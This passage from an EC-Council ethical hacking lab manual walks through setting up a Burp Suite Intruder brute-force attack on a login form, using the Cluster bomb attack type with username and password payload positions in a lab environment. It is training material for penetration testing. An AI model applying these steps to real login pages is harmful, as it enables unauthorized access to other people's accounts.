


Figure 2.1.13: Enter random credentials

26. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Target** tab appears by default.

27. Observe the target host and port values in the **Host** and **Port** fields.




Figure 2.1.14: Intruder tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Perform a Brute-force Attack

28. Click on the **Positions** tab under the **Intruder** tab and observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear §** button from the left-pane to clear the default payload values.




Figure 2.1.15: Positions tab under the Intruder tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.

Note: Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.




Figure 2.1.16: Selecting Attack type as a Cluster bomb

30. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step 23** and click **Add §** from the left-pane.

31. Similarly, select the password value entered in **Step 23** and click **Add §** from the left-pane.

Note: Here, the username and password are **admin** and **password**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.17: Adding payload values

32. Once the username and password payloads are added. The symbol '**§**' will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password.**




Figure 2.1.18: Selected payload values

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
